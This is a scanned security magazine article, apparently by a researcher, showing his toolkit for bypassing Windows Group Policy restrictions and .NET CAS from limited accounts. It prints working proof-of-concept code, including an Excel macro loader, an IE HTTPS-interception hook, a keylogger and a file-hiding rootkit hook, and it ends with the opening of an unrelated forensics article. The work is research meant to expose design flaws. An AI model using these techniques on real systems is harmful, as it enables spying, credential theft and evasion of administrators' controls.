Here are some of the design goals of the toolkit:

· the toolkit must support limited accounts (accounts that are not local administrators) as much as possible
· flexibility: provide a set of commands that can be assembled in a configuration file to execute a given task
· the toolkit must be able to operate as a single EXE, without requiring the installation of supporting environments like Python
· it must be a command-line tool.

The toolkit has commands to search and replace data inside the memory of processes, dump memory or strings, inject DLLs, patch import address tables, …


It's open source (put in the public domain), and a new version with several new PoC programs showcased here will be released.

Research has shown that there are several security mechanisms (for the Windows platform) that are implemented in the user's own processes. The problem with these mechanisms is that their design is fundamentally flawed, because a limited user has full control over his own processes and can thus bypass the security mechanism. He just needs internal knowledge about the mechanisms (or a tool), and then he can bypass the controll because he has the rights to do so.

Disabling GPOs

The first security mechanism we will bypass is *Software Restriction Policies* (SRP), a feature of Group Policies (GPO) in Microsoft's Active Directory (AD). This technique works for all Windows versions starting with Windows 2000.

SRP policies allow the administrator to impose restrictions on the programs a user is allowed to execute. If a limited user tries to start a program that isn't authorized by the policy, SRP will prevent the execution of this program. GPOs are enforced by functions in the `advapi32.dll`.



```
Private Declare Function WriteProcessMemory Lib "KERNEL32" _
  (ByVal hProcess As Long, ByVal lpBaseAddress As Any, _
   lpBuffer As Any, ByVal nSize As Long, _
   lpNumberOfBytesWritten As Long) As Long
Private Declare Function LoadLibrary Lib "KERNEL32" Alias "Load
Private Declare Function FreeLibrary Lib "KERNEL32" (ByVal hLib

Sub DoIt()
    Dim hLibrary
    Dim strFile

    strFile = TempFilename
    DumpFile strFile
    'advapi32.dll version 5.1.2600.5512
    lResult = WriteProcessMemory(-1, &H77DF9B40, &H41, 1, 0)
    lResult = WriteProcessMemory(-1, &H77E46420, &H0, 1, 0)
    hLibrary = LoadLibrary(strFile)
    FreeLibrary hLibrary
    DeleteFile strFile
End Sub
```

Figure 1. *Bypassing GPO from Excel*

WHAT YOU WILL LEARN...

Why your applications running in a limited user context are still vulnerable to attacks and malware

WHAT YOU SHOULD KNOW...

A minimum understanding of user processes running under Windows

This DLL is loaded in many user programs, like explorer.exe (the program that gives you your desktop and start menu). When you start a program (for example via the start menu), explorer.exe will call functions of the `advapi32.dll` to check if this is allowed by the policies defined in the GPOs. TransparentEnabled is a very important key in this respect: the presence of this key indicates that SRPs are active and must be checked (Mark Russinoch's GPdisable tool). To prevent disabling of SRPs by a limited user, this key cannot be modified by said user. But a limited user has the right to change the code inside his own processes, like explorer.exe. If the user replaces the name of the key inside his programs with a non-existing registry key name (i.e. replace TransparentEnabled with AransparentEnabled), then the functions in `avdapi32.dll` will not find the TransparentEnabled key and they will assume that no SRPs are active and should be enforced. The result is that the user can launch any program he wants, SRPs do not apply anymore.

Disabling SRPs is easy with the bpmtk, here is one way to do it:

- Create a config file (disable-`srp.txt`) with this content:

```
dll-name advapi32.dll
search-and-write module:. unicode:
             TransparentEnabled
             ascii:A
```

- Then start bpmtk with this config file:

```
bpmtk disable-srp.txt
```

This command will instruct bpmtk to search for the string TransparentEnabled in all processes that have loaded the `advapi32.dll` dll, and replace the T with an A, effectively renaming the string to AransparentEnabled.

However, this patch in memory will most likely not disable SRPs for running processes. SRPs are cached in memory, so that processes don't have to read the registry each time. To invalidate the cache, the user must wait for a policy update, or force one with the gpupdate /force command. But there is another trick one can do with bpmtk. Caching is controlled by variable `_ g _ bInitializedFirstTime`: setting this variable to 0 invalidates the cache. For version 5.1.2600.2180 of `advapi32.dll`, this variable is stored at address `77E463C8`. Our disable-`srp.txt` config file becomes:

```
dll-name advapi32.dll
search-and-write module:. unicode:
              TransparentEnabled
              ascii:A
write version:5.1.2600.2180 hex:
                     77E463C8 hex:00
```

Wondering how one can execute the bpmtk command when it is prohibited by SRPs? Scripting often offers a workaround. If a user is allowed to execute VB scripts (for examples macros in Excel), then he can also execute the bpmtk. `File2vbscript.py` is a Python program






Figure 2. *Loading temporary DLL in Excel*


Recycle Bin
Command Prompt
Administrator: C:\Windows\system32\cmd.exe
Windows Server (R) 2008 Standard
Evaluation copy. Build 6001
Start
Administrator: C:\Win...
Command Prompt
NL
1:20

```
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

The command prompt has been disabled by your administrator.

Press any key to continue . . .
```

```
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator\Desktop>_
```

Figure 3. *Patching DisableCMD*



```
HINTERNET __stdcall (*OriginalHttpOpenRequestA)(
  HINTERNET hConnect,
  LPCTSTR lpszVerb,
  LPCTSTR lpszObjectName,
  LPCTSTR lpszVersion,
  LPCTSTR lpszReferer,
  LPCTSTR* lplpszAcceptTypes,
  DWORD dwFlags,
  DWORD_PTR dwContext
);

HINTERNET __stdcall HookHttpOpenRequestA(
  HINTERNET hConnect,
  LPCTSTR lpszVerb,
  LPCTSTR lpszObjectName,
  LPCTSTR lpszVersion,
  LPCTSTR lpszReferer,
  LPCTSTR* lplpszAcceptTypes,
  DWORD dwFlags,
  DWORD_PTR dwContext
)
{
  char szDebug[1024];

  snprintf(szDebug, 1023, "HookHttpOpenRequestA %08X %s %s", dwFlags, NULL != lpszVerb ? lpszVerb : "NULL", lpszObjectName);
  szDebug[1023] = '\0';
  OutputDebugString(szDebug);
  return (*OriginalHttpOpenRequestA)(hConnect,
                                     lpszVerb,
                                     lpszObjectName,
                                     lpszVersion,
                                     lpszReferer,
                                     lplpszAcceptTypes,
                                     dwFlags,
                                     dwContext);
}
```

Figure 4. *Spying on IE*

I developed: it reads an executable (EXE or DLL) and generates a Vbscript that embeds this executable. This Vbscript will write the embedded executable to a temporary file and then execute or load it:

```
file2vbscript -l bpmtk.dll bpmtk.vbs
```

Insert script bpmtk.vbs in Excel as a macro, like this (see Figure 1.) And then execute the script to disable SRPs (see Figure 2). The bpmtk config file can also be embedded in the executable.

Often an administrator will disable cmd.exe and regedit.exe.This is not done with SRPs, but with dedicated GPOs. Cmd.exe will check for the presence of registry key DisableCMD when is is started, if said key is present, cmd.exe will display a warning and exit. Bpmtk can also bypass this check, like this:

```
start cmd.exe
search-and-write module:. unicode:
                                DisableCMD hex:41
```

start cmd.exe instructs bpmtk to start cmd.exe in a suspended state (thereby preventing cmd.exe from checking registry key `DisableCMD`). Then we instruct `bpmtk` to search string `DisableCMD` and replace it with `AisableCMD`. Finally, bpmtk will resume cmd.exe (moving it from the suspended to running state). `Cmd.exe` will check registry key `AisableCMD`, doesn't find it, and executes. Here is demo on Windows 2008, with one normal instance of `cmd.exe` and one instance launched through bpmtk (see Figure 3).

Bypassing .NET Code Access Security

Code Access Security (CAS) is a feature of .NET allowing the developer to impose restrictions on his own programs. For example, a developer adds CAS declarations to his function so that it will only be allowed to write to a given directory (e.g. *C:\download*), even if the user account executing this function has rights to write to other directories. These restrictions are enforced by CAS when a .NET program is running. Microsoft provides a tool to temporary disable CAS (caspol), but by design, this tool requires administrative privileges. CAS is implemented in a DLL of the .NET runtime (`mscorwks.dll`) which is running in the user's own .NET processes. Enforcement of CAS is governed by a variable stored in `mscorwks.dll`, setting this variable to 1 disables CAS. Here is the bpmtk script to disable CAS for different versions of the .NET runtime (.NET 2.0 and later versions are subject to this attack):

```
process-name CASToggleDemoTargetApp
                                .exe
write version:2.0.50727.42 hex:
                                7A3822B0 hex:
                                01000000
write version:2.0.50727.832 hex:
                                7A38716C hex:
                                01000000
write version:2.0.50727.1433 hex:
                           7A3AD438 hex:01000000
```

Designing secure security mechanisms

A secure security mechanism must be implemented in process space that is off-limits to normal users. This can be in the Windows Kernel, or in the user process space of accounts that are not accessible to normal users, for example a service running under a dedicated user account with protected credentials.


The fact that GPOs and CAS can be disabled by normal users doesn't mean that these mechanisms are worthless. All depends on the goal administrators want to achieve, and why GPOs were selected as a solution. GPOs are often used to reduce helpdesk calls: if a user has no access to cmd.exe and regedit.exe, a lot of (un)intentional configuration errors can be avoided.

But if GPOs are used to restrict dedicated attackers, it doesn't stand a chance.

Malware in a limited user context


Malware is almost always designed to run under the account of an administrator. This allows the malware to change the configuration of the system to facilitate its nefarious actions. For example, malware running under the context of a local administrator has the privileges to install a file system filter driver to hide its presence; or it can install a Browser Helper Object (BHO) in Internet Explorer to spy on the user.

The move to non-admin accounts (quasi enforced by Windows Vista) prevents malware to doing its nefarious




```
#demo to show injection of DLL hook-wininet.dll in IE to intercept HTTP(S) requests
# tested on XP SP2 IE6
# 1 start ie
# 2 start Sysinternals's Dbgview
# 3 run bpmtk this-config-file
process-name iexplore.exe
verbose 1
inject-dll currentdirectory:hook-wininet.dll
pause
reject-dll hook-wininet.dll
pause
```

Figure 6. *bpmtk config file to hook IE*




```
C:\>bpmtk.exe demo-hook-wininet-ie.txt
Target process name = iexplore.exe
Process IEXPLORE.EXE (2164)
inject-dll C:\\hook-wininet.dll:
dwPID 2164 hProcess = 000007C8
lpRemoteMemory = 015F0000
szDLLName = 'C:\\hook-wininet.dll'
dwBytes = 21
hRemoteThread = 000007CC
Press ENTER to continue...
```

Figure 7. *Console output from bpmtk*




```
#   Time         Debug Print
0   0.00000000   [2164] Hook WinINet DLL_PROCESS_ATTACH
1   0.00074702   [2164] WININET.dll HttpOpenRequestA (7E252054) 771C36DD -> 015E1238
2   0.00147672   [2164] WININET.dll InternetOpenUrlA (7E25206C) 7E2468DC -> 015E12A7
3   0.00225252   [2164] WININET.dll InternetReadFile (7E252030) 771C82DC -> 015E12FF
4   0.00298781   [2164] WININET.dll InternetConnectA (7E25201C) 771C30F3 -> 015E13EB
5   19.33730316  [2164] HookInternetConnectA didierstevens.com 000001BB
6   19.33742142  [2164] HookHttpOpenRequestA 00C00000 GET /files/temp/test.txt
7   20.61992645  [2164] HookInternetReadFile parameters 1 00000019 00000019
8   20.62337112  [2164] HookInternetReadFile data This is just a text file.
9   26.46698109  [2164] Unhook WinINet DLL_PROCESS_DETACH
10  26.46878015  [2164] WININET.dll HttpOpenRequestA (7E252054) 015E1238 -> 771C36DD
11  26.46955681  [2164] WININET.dll InternetOpenUrlA (7E25206C) 015E12A7 -> 7E2468DC
12  26.47029877  [2164] WININET.dll InternetReadFile (7E252030) 015E12FF -> 771C82DC
13  26.47104263  [2164] WININET.dll InternetConnectA (7E25201C) 015E13EB -> 771C30F3
```

Figure 8. *Intercepted HTTPS in cleartext*



```
LRESULT WINAPI (*OriginalDispatchMessageW)(const MSG *lpmsg);

LRESULT WINAPI HookDispatchMessageW(const MSG *lpmsg)
{
  char szBuffer[MAX_STRING];

  if (lpmsg->message == WM_CHAR)
  {
    if (isprint(lpmsg->wParam))
      snprintf(szBuffer, MAX_STRING, "%c", (char)lpmsg->wParam);
    else if (0x0000000D == lpmsg->wParam)
      strcpy(szBuffer, "<ENTER>");
    else if (0x00000008 == lpmsg->wParam)
      strcpy(szBuffer, "<BACKSPACE>");
    else
      snprintf(szBuffer, MAX_STRING, "%04X %04X %08X", lpmsg->message, lpmsg->wParam, lpmsg->lParam);
    OutputDebugStringA(szBuffer);
  }
  return (*OriginalDispatchMessageW)(lpmsg);
}
```

Figure 9 *Keylogging API hook*



```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  switch(fdwReason)
  {
    case DLL_PROCESS_ATTACH:
      if (FALSE == g_bHookHttpOpenRequestAInstalled)
      {
        OutputDebugString(_TEXT("Hook WinINet DLL_PROCESS_ATTACH"));
        if (S_OK == PatchDIAT(GetModuleForProcess(GetCurrentProcessId(), "urlmon.dll"),
                              "wininet.dll",
                              "HttpOpenRequestA",
                              (PVOID) HookHttpOpenRequestA,
                              (PVOID *) &OriginalHttpOpenRequestA))
          g_bHookHttpOpenRequestAInstalled = TRUE;
        else
          OutputDebugString(_TEXT("Hooking HttpOpenRequestA failed."));
```

Figure 5. *Hooking APIs*

actions, but certain types of malware (like spyware) can still perform under a limited user account.

Spying on IE

Intercepting HTTP/HTTPS traffic of Internet Explorer is a method used by Spyware to steal secrets, like credentials, credit card numbers and other confidential data. Various techniques used by spyware to achieve this goal requires administrative privileges, but this is not an absolute requirement.

We need to hook the API calls to WinINet functions, like HTTPOpenRequest. We can do this by patching the Delayed Import Address Table (DIAT) of executables calling WinINet functions. In our case, to spy on IE 6.0, we need to patch the DIAT of `urlmon.dll`. One simple way to hook these API calls, is to develop a DLL that will patch the DIAT, diverting the calls to our own functions. Our functions will just call the original functions while intercepting the data.

Here is an example for HTTPOpenRequest (see Figure 4).

HookHTTPOpenRequestA is our hook function for HTTPOpenRequest. It will just output the flags, verb and objectname parameters to the debugger, and then call the original HTTPOpenRequest function with unmodified arguments (which we saved in variable OriginalHTTP OpenRequestA).


Patching the DIAT is easy to do with the bpmtk, use the PatchDIAT function(see Figure 5)

PatchDIAT needs the name of the executable we want to patch (`urlmon.dll`), the name of the API to patch (`wininet.dll`), the name of the function to patch (HttpOpenRequestA), the address of our hooking function (HookHttpOpenRequestA) and a variable to store the address of the original function (OriginalHttpOpenRequestA). PatchDIAT returns S_OK when patching was successful.

We package everything in a DLL, while hooking some other functions, like InternetReadFile (to intercept actual data), and then inject this DLL in IE with bpmtk (see Figure 6 and 7).

There is a test file on my server: *https://DidierStevens.com/files/temp/test.txt*. When you browse to this test file with the patched IE, you'll see this in Sysinternal's DebugView (see Figure 8).

- Lines 0 to 4 indicate the patching of IE was successful.
- Line 5 shows IE opening a connection to didierstevens.com on port 443 (that's 1BB in hexadecimal).
- Line 6 shows the preparation of an HTTPS GET request to file `/files/temp/test.txt`. Flags `00C00000` indicate HTTPS and keep-alive.
- Line 7 shows that the call to InternetReadFile was successful and read 25 bytes (0×19).
- Line 8 shows the actual data retrieved by IE: This is just a text file.



ycle Bin
DebugView on \\MM2008 (local)
File Edit Capture Options Computer Help
Untitled - Notepad
File Edit Format View Help
D:\MyDirsD\Develop\C\bpmtk\source\ -- Original location of this command prompt
3: intercepting key-strokes
2: Typing in notepad
1: injecting keylogger

```
#    Time          Debug Print
0    0.00000000    [5124] Hook Hello DLL_PROCESS_ATTACH
1    0.00005664    [5124] USER32.dll DispatchMessageW...
2    4.00034666    [5124] H
3    4.55910349    [5124] e
4    5.60567331    [5124] l
5    5.72714376    [5124] l
6    5.96111107    [5124] o
7    7.32680416    [5124]
8    9.84947681    [5124] h
9    10.21731853   [5124] a
10   10.61728764   [5124] c
11   10.74283314   [5124] k
12   12.70917702   [5124]
13   15.76674843   [5124]
14   15.88190651   [5124]
```

```
Hello hack
```


```
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

D:\MyDirsD\Develop\C\bpmtk\source>bpmtk.exe ..\tests\test-notepad-keylogger.txt
Target process name = notepad.exe
Process notepad.exe (5124)
inject-dll D:\MyDirsD\Develop\C\bpmtk\source\notepad-keylogger.dll:

D:\MyDirsD\Develop\C\bpmtk\source>
```

Figure 10. *Keylogger active in notepad*



```
#define KEYWORD _TEXT("rootkit")

BOOL g_bFindFirstFileHookInstalled = FALSE;
BOOL g_bFindNextFileHookInstalled = FALSE;

BOOL WINAPI HookFindNextFileW(HANDLE hFindFile, LPWIN32_FIND_DATAW lpFindFileData);

HANDLE WINAPI (*OriginalFindFirstFileW)(LPCWSTR lpFileName, LPWIN32_FIND_DATAW lpFindFileData);

HANDLE WINAPI HookFindFirstFileW(LPCWSTR lpFileName, LPWIN32_FIND_DATAW lpFindFileData)
{
  HANDLE hResult;
  TCHAR szDebug[MAX_PATH];

  _sntprintf(szDebug, MAX_PATH-1, _TEXT("FindFirstFileW lpFileName = %s"), lpFileName);
  szDebug[MAX_PATH-1] = _TEXT('\0');
  OutputDebugStringW(szDebug);
  hResult = (*OriginalFindFirstFileW)(lpFileName, lpFindFileData);
  if (NULL != _tcsstr(lpFindFileData->cFileName, KEYWORD))
    HookFindNextFileW(hResult, lpFindFileData);
  if (NULL != _tcsstr(lpFindFileData->cFileName, KEYWORD))
  {
    _tcscpy(lpFindFileData->cFileName,_TEXT(""));
    hResult = INVALID_HANDLE_VALUE;
  }
  _sntprintf(szDebug, MAX_PATH-1, _TEXT("FindFirstFileW lpFindFileData->cFileName = %s"), lpFind
  szDebug[MAX_PATH-1] = _TEXT('\0');
  OutputDebugStringW(szDebug);
  return hResult;
}
```

Figure 11. *Rootkig API hook*


Recycle Bin
C:\Windows\system32\cmd.exe
cmd.exe without "rootkit"
C:\Windows\system32\cmd.exe
cmd.exe with "rootkit"

```
C:\temp\rk>dir
 Volume in drive C is Vista
 Volume Serial Number is F8CC-BF38

 Directory of C:\temp\rk

03/08/2008  19:47    <DIR>          .
03/08/2008  19:47    <DIR>          ..
03/08/2008  19:46                 9 file1.txt
03/08/2008  19:46                36 file2-rootkit.txt
03/08/2008  19:47                45 file3.txt
               3 File(s)             90 bytes
               2 Dir(s)   1.523.220.480 bytes free

C:\temp\rk>
```

```
C:\temp\rk>dir
 Volume in drive C is Vista
 Volume Serial Number is F8CC-BF38

 Directory of C:\temp\rk

03/08/2008  19:47    <DIR>          .
03/08/2008  19:47    <DIR>          ..
03/08/2008  19:46                 9 file1.txt
03/08/2008  19:47                45 file3.txt
               2 File(s)             54 bytes
               2 Dir(s)   1.523.351.552 bytes free

C:\temp\rk>
```

Figure 12. *Rootkit active in CMD*

The next lines indicate we unloaded our DLL with success (thus undoing the patch).

We can intercept data before it is encrypted by the HTTPS connection (`/files/temp/test.txt`) and after it is decrypted (This is just a text file.). This works because we patch the executable before it calls API functions that handle the encryption/decryption, so we get access to the unencrypted data.

The demo DLL is kept very simple to show the basic principles. A complete spying program would have to hook more functions and tie all the data together to present it in a user friendly way.

It's also simple to adapt the IE spying DLL to tamper with the data. For example, it could redirect IE to another web site by changing the lpszServerName argument before it calls the original InternetConnect function. IE 7 can be patched with the same technique, but one must patch the wide-byte functions in stead of the ASCII functions.

Key-stroke logging demo with Notepad

Another key feature of malware is key-stroke logging. This can be done at a low level with device drivers (requiring administrative access), but also non-admin key-stroke logging is possible. Like spying on HTTP/HTTPS traffic, key-stroke logging can be done by hooking API functions (PatchIAT).

One way to intercept key-stroke logging is to hook into the Windows Message loop. Windows GUI programs have a Windows Message loop where they listen to all (GUI) events and act upon these messages (like key-strokes and mouse clicks). In this PoC, we hook the DispatchMessageW function and log all WM_CHAR messages (see Figure 9).

Hooking only one process has an advantage: only the key-strokes typed inside the relevant application (like IE) are logged.

Hiding files from the user in cmd.exe

Another key feature of malware is hiding files. To do this system-wide (including hiding for AV products), malware must operate at the kernel level. But to deceive the current user (not AV products), no administrative rights are required. This can also be done by hooking the proper API functions.

To hide specific files from the user in cmd.exe, we hook the API functions to enumerate files: FindFirstFile and `FindNextFile`.

If our hooking functions find FindFirstFile and FindNextFile returning a filename we want to hide (in our PoC, files containing the string rootkit), we move to the next file that doesn't need to be hidden (see Figure 11).

Injecting our DLL in cmd.exe activates our *rootkit* (see Figure 12)

Malware evolution

The majority of infectable Windows machines still have users with administrative accounts, and this will only start to change when Windows Vista (and later versions) becomes more prevalent than Windows 9X/XP, a process that will take many years. Remember, most users use their Windows machine with the default configuration.

Spyware authors will only start to design non-admin spyware when they have to: i.e. when the amount of non-admin machines becomes too important to ignore. For AV vendors, this will be business as usual. The detection and removal of non-admin malware is not different from admin malware. In fact, it's even easier because non-admin malware cannot be as intrusive as admin malware. Because of this, non-admin malware might not be a viable option on a large scale.

Small-scale events are more likely to fall under the radar of AV vendors, and as such, the malware used in these events will not end up in the AV signature databases. Targeted attacks are such small-scale events. Malware authors designing malware for targeted attacks will be the first to adopt these non-admin malware techniques. Signature based AV products don't protect against targeted attacks, as the malware is designed not to trigger AV products and the small number of samples used in the attack make it unlikely that they end up in an AV signature database.

Windows Vista offers no protection against my non-admin PoC techniques, and there is nothing on the horizon for new Windows versions to protect against process manipulation. Although Windows Vista introduced Protected Processes (a protected process has its process space protected from other processes) that are immune to process manipulation, these Protected Processes are not for you to use. Microsoft requires the executables of Protected Processes to be signed by Microsoft, and this is reserved for DRM purposes (e.g. media players).

Some Host Intrusions Prevention programs protect against some of the delivery mechanisms used in these PoCs, like DLL injection (i.e creating a remote thread) and modifying remote process memory. But as I showed with my Excel macro PoC, ways can be found to manipulate processes without DLL injection or remote process memory access.

Use these PoCs and the bpmtk to assess HIPS and other security tools should you require to protect yourself or your organisation against these types of attacks.

A new version of the basic process manipulation tool kit adds function inject-code to inject shellcode in a process. inject-code takes one argument, the shellcode to inject. This shellcode can be provided as a byte sequence (ASCII or UNICODE) or as a reference to a file containing the shellcode to inject.

On the 'Net

- *http://www.didierstevens.com/files/software/bpmtk_V0_1_4_0.zip*

Didier Stevens
Didier Stevens is an IT Security professional specializing in application security and malware. All his software tools are open source.
https://DidierStevens.com

HARLAN CARVEY

Registry Analysis

Difficulty ■□□

A considerable amount of forensic analysis of Windows systems today continues to center around file system analysis; locating files in the active file system, or carving complete or partial files from unallocated space within the disk image. However, a great deal of extremely valuable information is missed if the Windows Registry is not thoroughly examined, as well.

WHAT YOU WILL LEARN...

The basic of the structure of the Windows Registry

How the Registry itself can be used to further a forensic examination

WHAT YOU SHOULD KNOW...

Be familiar with Windows, the Registry Editor and forensic analysis

